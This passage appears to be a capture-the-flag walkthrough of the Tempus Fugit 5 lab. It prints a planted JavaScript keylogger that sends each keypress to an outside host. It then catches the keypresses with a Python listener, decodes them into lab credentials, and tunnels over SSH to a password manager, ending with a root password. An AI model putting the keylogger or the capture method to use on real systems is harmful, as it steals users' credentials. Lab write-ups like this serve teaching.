 4 N Feb 24 Hugh Janus ( 9) Passwords
```

```
---Mutt: /var/mail/ctorres [Msgs:4 New:1 Old:1 5.6K]---(threads/date)----- (all)---
```




Hostfile holds information of hostname of password manager

```
ctorres@TempusFugit5:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      TempusFugit5.mofo.org  TempusFugit5
192.168.150.1  tempusfugit5.mofo.org
192.168.150.10 snap.mofo.org
192.168.150.11 www.mofo.org
192.168.150.13 surfer.mofo.org
192.168.150.15 pass.mofo.org
192.168.150.1  admin.mofo.org
```

Doing curl <http://pass.mofo.org> verifies that it is listening. Browsing through source, also reveals a keylogger planted in source.

```
<script type="text/javascript">
  //<![CDATA[
    if (window.location.href.indexOf("page=") == -1 && (window.location.href.indexOf("otv=") == -1 && wi
ref.indexOf("action=") == -1)) {
      if (window.location.href.indexOf("session_over=true") == -1) {
        //location.replace("./index.php?page=items");
      } else {
        location.replace("./logout.php");
      }
    }
  //]]>
  //payback is a Bitch, Hugh!
  //I am gonna bleed you dry...
  document.onkeypress = function logKey(k) { new Image().src='http://192.168.150.1:4444/keylog.php?key='+k
```




We set up a python web server as a listener on port 4444 and waits.

```
ctorres@TempusFugit5:~$ python3 -m http.server --bind 192.168.150.1 44444
Serving HTTP on 192.168.150.1 port 44444 (http://192.168.150.1:44444/) ...
█
```

After a couple of minutes, something is happening.

```
ctorres@TempusFugit5:~$ python3 -m http.server --bind 192.168.150.1 4444
Serving HTTP on 192.168.150.1 port 4444 (http://192.168.150.1:4444/) ...
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=104 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=106 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=97 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=110 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=117 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=115 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=74 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=71 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=72 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=105 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=52 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=67 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=109 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=104 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=75 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=110 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=108 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=52 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=84 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=51 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=53 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=66 HTTP/1.1" 404 -
█
```




After running it through Vim and removing all unneeded stuff, leaves us with ASCII decimal codes.

```
104
106
97
110
117
115
74
71
72
105
52
67
109
104
75
110
108
52
84
51
53
66
~
~
~
~
```

Cyberchef does this easy for us. We have credentials:



hjanus:JGHi4CmhKn14T35B

Recipe	Input
From Decimal Delimiter: Line feed <input checked="" type="checkbox"/> Support signed values	104 106 97 110 117 115 74 71 72 105 52 67 109 104 75 110 108 52 84 51 53 66
	Output hjanusJGHi4CmhKn14T35B



A new SSH tunnel with a local port forwarding, gives us access to the password manager


```
ssh -J ctorres@192.168.66.133:2222 -N -L 8000:192.168.150.15:80 ctorres@192.168.150.1
```





We find root password:

>,sdrXCaNakj





```
      mmm
m"  "  mmm  m mm  mmmmm  m mm  mmm  mmm#mm  mmm  #  #  #
#    # " # # " # # " # # " " #  #  # "  #  #  #
#    #  #  #  #  #  #  #  m" "#  #  " " m  "  "
"mmm" "#m#" #  #  "#m" #  #  "mm" #  "mm  "mmm" #  #  #
      m #
      ""
```

Tempus Fugit 5 pwned...

```
Proof: dc77299487a72c64bbe1adeddf9dfcc2cf1045aacd463be456448c103e51b5a7
Path: /root
Date: Wed 26 Feb 2020 10:48:21 PM CET
who are you: root
```

You will obey or molten silver will be poured into your ears.
By @4nqr34z and @theart42

Thanks to our fellow teammates in @m0t13ycr3w for betatesting! ;-)

root@TempusFugit5:~# █